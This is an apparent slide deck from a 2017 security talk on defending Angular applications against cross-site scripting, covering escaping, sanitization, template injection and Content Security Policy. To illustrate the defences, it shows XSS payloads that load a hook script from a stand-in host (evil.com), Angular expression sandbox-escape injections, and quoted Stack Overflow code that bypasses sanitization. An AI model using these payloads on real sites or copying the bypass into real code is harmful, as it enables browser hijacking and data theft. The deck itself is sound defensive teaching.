

# BUILDING SECURE ANGULAR APPLICATIONS


Philippe De Ryck

*SecAppDev 2017*

 <https://www.websec.be>

 @PhilippeDeRyck

# ANGULAR APPLICATIONS RUN WITHIN THE BROWSER



# THE 10 SECOND ANGULAR TUTORIAL

---

```
<html ng-app>
  <!-- Body tag augmented with ngController directive -->
  <body ng-controller="MyController">
    <input ng-model="foo" value="bar">
    <!-- Button tag with ngClick directive, and
         string expression 'buttonText'
         wrapped in "{{ }}" markup -->
    <button ng-click="changeFoo()">{{buttonText}}</button>
    <script src="angular.js">
  </body>
</html>
```

```
<!-- components match only elements -->
<div ng-controller="MainCtrl as ctrl">
  <b>Hero</b><br>
  <hero-detail hero="ctrl.hero"></hero-detail>
</div>
```



```
var myApp = angular.module('myApp', []);

myApp.controller('GreetingController', ['$scope', function($scope) {
  $scope.greeting = 'Hola!';
}]);
```

# ABOUT ME – PHILIPPE DE RYCK

---

- My goal is to help you build secure web applications
  - Hosted and customized in-house training
  - Specialized security assessments of critical systems
  - Threat landscape analysis and prioritization of security efforts
  - More information and resources on <https://www.websec.be>
  
- My security expertise is broad, with a focus on Web Security
  - PhD in client-side web security
  - Main author of the *Primer on client-side web security*



# CROSS-SITE SCRIPTING IN ANGULAR

---

# CROSS-SITE SCRIPTING (XSS)

- In an XSS attack, malicious content is injected into your application's pages
  - In the “original” XSS attacks, an attacker injected JavaScript code
  - Today, injected content can be JavaScript, CSS, HTML, SVG, ...



# THE TRUE POWER BEHIND XSS

The screenshot displays the BeEF Control Panel interface. On the left, there is a sidebar for 'Hooked Browsers' with categories like 'Online Browsers' and 'Offline Browsers'. The main area is divided into several sections: 'Getting Started', 'Logs', 'Current Browser', 'Module Tree', 'Module Results History', and 'Command results'. The 'Module Tree' shows a hierarchy of modules such as 'Browser (10)', 'Hooked Domain (17)', 'Play Sound', 'Unhook', 'Webcam', 'Get Visited Domains', 'Detect Popup Blocker', 'Detect FireBug', 'Detect Unsafe ActiveX', 'Fingerprint Browser', 'Get Visited URLs', 'Chrome Extensions (7)', 'Debug (3)', 'Exploits (14)', 'Host (13)', 'IPC (8)', 'Metasploit (225)', 'Mirc (8)', 'Network (5)', 'Persistence (4)', 'Phonegap (2)', and 'Social Engineering (8)'. The 'Module Results History' table shows two entries:

id	date	label
0	2013-02-07 15:23	command 1
1	2013-02-07 15:24	command 2

The 'Command results' section shows a list of five entries, each with a timestamp and a 'data' field containing the output of a command. The first entry shows a successful flash object addition, while the others show various system outputs and errors.



<http://colesec.inventedtheinternet.com/beef-the-browser-exploitation-framework-project/>

# TO TALK ABOUT THE FUTURE, WE MUST TALK ABOUT THE PAST

---

```
<p>Welcome <b><?php echo $username ?></b></p>
```

`https://websec.be/?username=Philippe`

```
<p>Welcome <b>Philippe</b></p>
```

Welcome **Philippe**

`https://websec.be/?username=<blink>dude</blink>`

```
<p>Welcome <b><blink>dude</blink></b></p>
```

Welcome **dude**

`https://websec.be/?username=pwned<script src=//evil.com/hook.js></script>`

```
<p>Welcome <b>pwned<script  
src="//evil.com/hook.js"></script></b></p>
```

Welcome **pwned**



# TRADITIONAL XSS DEFENSES

---

```
<p>
  Welcome <b><?php echo $username ?></b>
</p>
```

```
<p>
  Welcome <b><?php echo htmlentities($username) ?></b>
</p>
```

```
<p>
  Welcome <b>&lt;blink&gt;dude&lt;/blink&gt;</b>
</p>
```

```
<script>
  var username = "<?php echo $username ?>";
</script>
<p class="<?php echo $status ?>">
  Welcome <b style="color: <?php echo $color?>"><?php echo $username ?></b>
</p>
```

# DOESN'T THIS LOOK FAMILIAR?



# SEPARATING DATA AND CODE WITH ANGULAR

---

```
<p>Welcome <b>{{username}}</b></p>
```

`https://websec.be/?username=<script>alert('hi!')</script>`

```
<p>Welcome <b>&lt;bscript&gt;alert('hi!')&lt;/script&gt;</b></p>
```

Welcome **<script>alert('hi!')</script>**

`https://websec.be/?username=<blink>dude</blink>`

```
<p>Welcome  
<b>&lt;blink&gt;dude&lt;/blink&gt;</b></p>
```

Welcome **<blink>dude</blink>**

# DOING IT THE ANGULAR WAY

---

- Remember the confusion between data and code?
  - Templates and JavaScript code are considered the application's *code*
  - Data fetched from APIs is considered *data*
- AngularJS knows which parts are untrusted
  - And automatically applies *Strict Contextual Escaping (SCE)*
  - SCE applies to all data bindings with `ng-bind` or `{{ }}`
  - SCE is on-by-default since version 1.2
- But what if we actually want to allow some HTML in the user's data?

# TRYING TO OUTPUT HTML MAKES ANGULAR ANGRY

---

```
<input ng-model="ctrl.myinput" />
<div ng-bind-html="ctrl.myinput"></div>
```

```
E ▶ Error: [$sce:unsafe] Attempting to use an unsafe value in a safe context. VM231 angular.js:11562
http://errors.angularjs.org/1.3.6/$sce/unsafe
  at http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:63:12
  at htmlSanitizer (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:15017:13)
  at getTrusted (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:15181:16)
  at Object.sce.(anonymous function) [as getTrustedHtml]
  (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:15861:16)
  at Object.ngBindHtmlWatchAction [as fn] (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:22008:29)
  at Scope.$digest (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:14195:29)
  at ChildScope.$apply (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:14457:24)
  at NgModelController.$debounceViewValueCommit (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:20898:14)
  at NgModelController.$setViewValue (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:20870:12)
  at HTMLInputElement.listener (http://ajax.googleapis.com/ajax/libs/angularjs/1.3.6/angular.js:19586:12)
```



**stack overflow**



You can also create a filter like so:

59



```
var app = angular.module("demoApp", ['ngResource']);  
app.filter("sanitize", ['$sce', function($sce) {  
  return function(htmlCode){  
    return $sce.trustAsHtml(htmlCode);  
  }  
}]);
```

Then in the view

```
<div ng-bind-html="whatever_needs_to_be_sanitized | sanitize"></div>
```

share improve this answer

answered Aug 26 '14 at 18:52



[Katie Astrauskas](#)

501 • 2 • 2

3 Fantastic! And this answer is cleaner and more angular-esk than the others. – [shumpy](#) Sep 1 '14 at 18:12

5 Gorgeous. Thank you. This is the correct answer. – [blbr](#) Sep 22 '14 at 20:29

Awesome thanks! – [Mitch Glenn](#) Sep 22 '14 at 23:18

Beautiful solution! Thank you! – [the\\_critic](#) Dec 29 '14 at 21:38

@Katie Astrauskas, thank you for the answer! Very clean way. BTW `ngResource` dependency is not necessary. – [Adhlan](#) Mar 7 at 12:09

<http://stackoverflow.com/questions/9381926/angularjs-insert-html-into-view/25513186#25513186>

# LET'S INVESTIGATE THE STACKOVERFLOW ADVICE ...

## Error: \$sce:unsafe Require a safe/trusted value

Attempting to use an unsafe value in a safe context.

```
app.filter("sanitize", ['$sce', function($sce) {  
  return function(htmlCode){  
    return $sce.trustAsHtml(htmlCode);  
  }  
}]);
```

## Description

The value provided for use in a specific context was not found to be safe/trusted for use.

Angular's [Strict Contextual Escaping \(SCE\)](#) mode (enabled by default), requires bindings in certain contexts to result in a value that is trusted as safe for use in such a context. (e.g. loading an Angular template from a URL requires that the URL is one considered safe for loading resources.)

This helps prevent XSS and other security issues. Read more at [Strict Contextual Escaping \(SCE\)](#)

You may want to include the `ngSanitize` module to use the automatic sanitizing.

```
trustAs(type, value);
```

Delegates to `$sceDelegate.trustAs`. As such, returns an object that is trusted by angular for use in specified strict contextual escaping contexts (such as `ng-bind-html`, `ng-include`, any `src` attribute interpolation, any dom event binding attribute interpolation such as for `onclick`, etc.) that uses the provided value. See \* [\\$sce](#) for enabling strict contextual escaping.

[https://docs.angularjs.org/api/ng/service/\\$sce](https://docs.angularjs.org/api/ng/service/$sce)

[https://docs.angularjs.org/error/\\$sce/unsafe](https://docs.angularjs.org/error/$sce/unsafe)



# LETTING ANGULARJS 1.X DO THE WORK FOR YOU

---

- Simple data will be encoded for the right context with SCE

```
var = "test<script>alert(1)</script>"
```

```
<p>{{var}}</p>
```

- AngularJS will not allow you to directly use untrusted data

```
<input ng-model="var" />
```

```
<p ng-bind-html="var"></p>
```

- Sanitizing untrusted data makes it safe to use

```
<input ng-model="var" />
```

```
angular.module("...", ['ngSanitize']  
<p ng-bind-html="var"></p>
```

- Static HTML snippets can be marked as safe if ***absolutely necessary***

```
var = $sce.trustAsHtml("<b>test</b>")
```

```
<p ng-bind-html="var"></p>
```

# AND IT'S EVEN BETTER IN ANGULAR 2

---

```
<p>Welcome <b [innerHTML]="htmlSnippet"></b></p>
```

```
htmlSnippet="<blink>ng-be</blink>"
```

```
<p>Welcome <b><blink>ng-be</blink></b></p>
```

Welcome **ng-be**

```
htmlSnippet=pwned<script src="//evil.com/hook.js"></script>
```

```
<p>Welcome <b>pwned</b></p>
```

Welcome **pwned**

# RESPECT THE AUTHORITY OF THE SANITIZER

---

- Sanitization is enabled by default when you bind HTML into the DOM
  - The majority of you will not even notice the sanitizer at work, which is great!
  - Make sure you do this via Angular, not by directly calling the DOM API
- Similar to Angular 1, functions to bypass sanitization are available
  - A minor modifications aims to raise developer awareness about its effect

`bypassSecurityTrustHtml()`


`bypassSecurityTrustScript()`

`bypassSecurityTrustStyle()`

`bypassSecurityTrustUrl()`

`bypassSecurityTrustResourceUrl()`

# DISMISS XSS LIKE A KING, GET PWNED LIKE A SKIDDIE



CaptainCodeman commented on May 6

This seems to work to disable the sanitizer (i.e. you know all inputs are safe):

```
import { Injectable, provide } from '@angular/core';
import { DomSanitizationService, SecurityContext } from '@angular/platform-browser';

@Injectable()
[REDACTED]
[REDACTED]
[REDACTED]
}
}

export const NO_SANITIZATION_PROVIDERS: any[] = [
[REDACTED]
];
```

Then import and add `NO_SANITIZATION_PROVIDERS` to bootstrap.

8 👍 4 👎 2 🎉 2 😬 3 ❤️

<https://github.com/angular/angular/issues/8511>

Redacted for your safety!

## TAKEAWAY #1

# ANGULAR ALREADY PROTECTS YOU AGAINST XSS, JUST GET OUT OF THE WAY

- The normal way of binding data is using interpolation
  - Angular will automatically apply escaping
  - Binding data this way will never result in the injection of unsafe content
- You can also bind data that contains HTML code
  - Angular will automatically apply sanitization (enable ngSanitize in Angular 1)
  - The sanitizer removes dangerous features, but leaves other parts untouched
  - Do not directly use DOM APIs to bind this data, but use built-in mechanisms
- Angular allows you to mark a value as safe to use in a dangerous context
  - Only use this for static data, which has been verified to be secure

# UNTRUSTED DATA IN THE COMPILER

---

# TRICKING ANGULAR INTO MISBEHAVING

```
<script src="../../../angular.js"></script>  
<p>Welcome <b><?php echo htmlentities($username) ?></b></p>
```

[https://websec.be/?username=Philippe{{constructor.constructor\('alert\(1\)'\)}}](https://websec.be/?username=Philippe{{constructor.constructor('alert(1)')}})

```
<p>Welcome <b>Philippe  
{{constructor.constructor('alert(1)')}}  
</b></p>
```

Welcome **Philippe**

www.websec.be says:

1

OK

# TRICKING ANGULAR INTO MISBEHAVING

```
<tr ng-repeat="friend in friends | orderBy:'-age'">
  <td>{{friend.name}}</td>
  <td>{{friend.phone}}</td>
  <td>{{friend.age}}</td>
</tr>
```

An embedded page at fiddle.jshell.net says:  
XSS in orderBy filter!

Prevent this page from creating additional dialogs.

OK

JAVASCRIPT	Name	Phone Number	Age
	John	555-1212	10
	Mary	555-9876	19
	Mike	555-4321	21
	Julie	555-8765	29
	Adam	555-5678	35

<https://websec.be/orderBy.html#field=name>

[https://websec.be/orderBy.html#field={{constructor.constructor\('alert\(...\)'\)}}](https://websec.be/orderBy.html#field={{constructor.constructor('alert(...)')}})

<https://blogs.synopsys.com/software-integrity/2016/12/28/angularjs-1-6-0-sandbox/>



# VARIOUS WAYS TO CONTROL TEMPLATES IN ANGULAR 1

## AngularJS Templates and Expressions

If an attacker has access to control AngularJS templates or expressions, they can exploit an AngularJS application via an XSS attack, regardless of the version.

There are a number of ways that templates and expressions can be controlled:

- **Generating AngularJS templates on the server containing user-provided content.** This is the most common pitfall where you are generating HTML via some server-side engine such as PHP, Java or ASP.NET.
- **Passing an expression generated from user-provided content in calls to the following methods on a `scope`:**
  - `$watch(userContent, ...)`
  - `$watchGroup(userContent, ...)`
  - `$watchCollection(userContent, ...)`
  - `$eval(userContent)`
  - `$evalAsync(userContent)`
  - `$apply(userContent)`
  - `$applyAsync(userContent)`
- **Passing an expression generated from user-provided content in calls to services that parse expressions:**
  - `$compile(userContent)`
  - `$parse(userContent)`
  - `$interpolate(userContent)`
- **Passing an expression generated from user provided content as a predicate to `orderBy` pipe:**  
`{{ value | orderBy : userContent }}`

<https://docs.angularjs.org/guide/security>

# THERE'S NO SAFE WAY TO DO THIS WITH ANGULAR 1 ...

---

SEP

8

## Angular 1.6 - Expression Sandbox Removal

### Important Announcement

The Angular expression sandbox will be removed from Angular from 1.6 onwards, making the code faster, smaller and easier to maintain.

The removal highlights a best practice for security in Angular applications: **Angular template, and expressions, should be treated similarly to code and user-provided input should not be used to generate templates, or expressions.** Removing the expression sandbox does not change the security surface of Angular 1 applications. **In all versions of Angular 1, your application is at risk of malicious attack if you generate Angular templates using untrusted user-provided content (even if the content is sanitized to contain no HTML).** This is the case with or without the sandbox and the existence of the sandbox only made some developers incorrectly believe that the expression sandbox protected them against such attacks.

<http://angularjs.blogspot.be/2016/09/angular-16-expression-sandbox-removal.html>

# BUT ANGULAR 2 OFFERS AHEAD-OF-TIME COMPILATION

---

- The offline compiler turns the application into executable code
  - The compiler is not even available anymore in the browser
  - Data bindings are already resolved, and encoded into the JS bundle

```
var currVal_6 =  
  __WEBPACK_IMPORTED_MODULE_2__angular_core_src_linker_view_utils__["  
  inlineInterpolate"](1, '\n  ', this.context.MyAOTBinding, '\n');
```

- AOT compilation effectively stops template injection attacks
  - At the moment of injection, the application is already compiled
  - The injected template code will simply be rendered, not executed

## TAKEAWAY #2

# NEVER PASS UNTRUSTED DATA TO THE COMPILER

- Combining Angular with other technologies can result in template injection
  - Dynamically generated server-side pages (PHP, JSP, ...)
  - Client-side libraries that run before Angular does (Jquery, ...)
- This is actually a big problem in Angular 1.x applications
  - The expression sandbox tried to fix this, but it turned out to be too hard to get right
  - Never feed untrusted data to the compiler
- Angular2's AOT allows you to compile your templates directly into the JS files
  - Removes client-side processing of templates, thus removes injection attacks
  - Additional incentive: AOT gives you a massive performance improvement

# DEFENSE IN DEPTH WITH CSP

---

# 1-UPPING YOUR XSS DEFENSES WITH CSP

---

- Content Security Policy (CSP) is a new browser security policy
  - Gives a developer a lot of control over what is allowed to happen in a page
  - Delivered by the server in a response header or **meta** tag

```
Content-Security-Policy: script-src 'self'
```

## External scripts are only loaded if they are explicitly whitelisted

```
<p>Welcome <b>pwned<script src="//evil.com/hook.js"></script></b></p>
```

## Inline scripts are blocked and will not execute

```
<p>Welcome <b onclick="alert('XSS')"><script>alert("XSS");</script></b></p>
```

# CSP SOUNDS HARD, WILL IT WORK WITH ANGULAR?

Content-Security-Policy:  
`script-src 'self'`

- ❌ 2016-12-08 15:32:43.325 Refused to load [localhost/:1](#) the script 'https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js' because it violates the following Content Security Policy directive: "script-src 'self'".
- ❌ 2016-12-08 15:32:43.333 Refused to load [localhost/:1](#) the script 'https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js' because it violates the following Content Security Policy directive: "script-src 'self'".
- ❌ 2016-12-08 15:22:03.768 Refused to [localhost/:16](#) execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-bE/cHMm6KUhcqEjV4uoLxv6auNaLNpYivxfdjL8J/nM='), or a nonce ('nonce-...') is required to enable inline execution.

```
<!doctype html>
<html>
<head>
  <meta http-equiv="Content-Security-Policy" content="script-src 'self'">
  <meta charset="utf-8">
  <title>CSP Demo</title>
  <base href="/">
  <link href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css">
  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js">
  <script src="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js">

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="icon" type="image/x-icon" href="favicon.ico">
</head>
<body>
  <app-root>Loading...</app-root>
  <script>
    console.log("We really want to do some inline things");
  </script>
</body>
</html>
```

# WHITELISTING REMOTE SCRIPTS SEEMS EASY ...

Content-Security-Policy:

```
script-src 'self'
```

```
https://cdnjs.cloudflare.com
```

❌ 2016-12-08 15:22:03.768 Refused to [localhost/:16](#) execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-bE/cHm6KUhcqEjV4uoLxv6auNaLNpYivxfdjL8J/nM='), or a nonce ('nonce-...') is required to enable inline execution.

```
<!doctype html>
<html>
<head>
  <meta http-equiv="Content-Security-Policy" content="script-src 'self' https://cdnjs.cloudflare.com">
  <meta charset="utf-8">
  <title>CSP Demo</title>
  <base href="/">
  <link href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css">
  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js">
  <script src="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js">

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="icon" type="image/x-icon" href="favicon.ico">
</head>
<body>
  <app-root>Loading...</app-root>
  <script>
    console.log("We really want to do some inline things");
  </script>
</body>
</html>
```



# HOST-BASED WHITELISTING IS A BAD IDEA

```
Content-Security-Policy:  
script-src 'self'  
https://cdnjs.cloudflare.com
```

CSP Version 3 (nonce based + backward compatibility checks) ⓘ

**CHECK CSP**

Evaluated CSP as seen by a browser supporting CSP Version 3 [expand/collapse all](#)

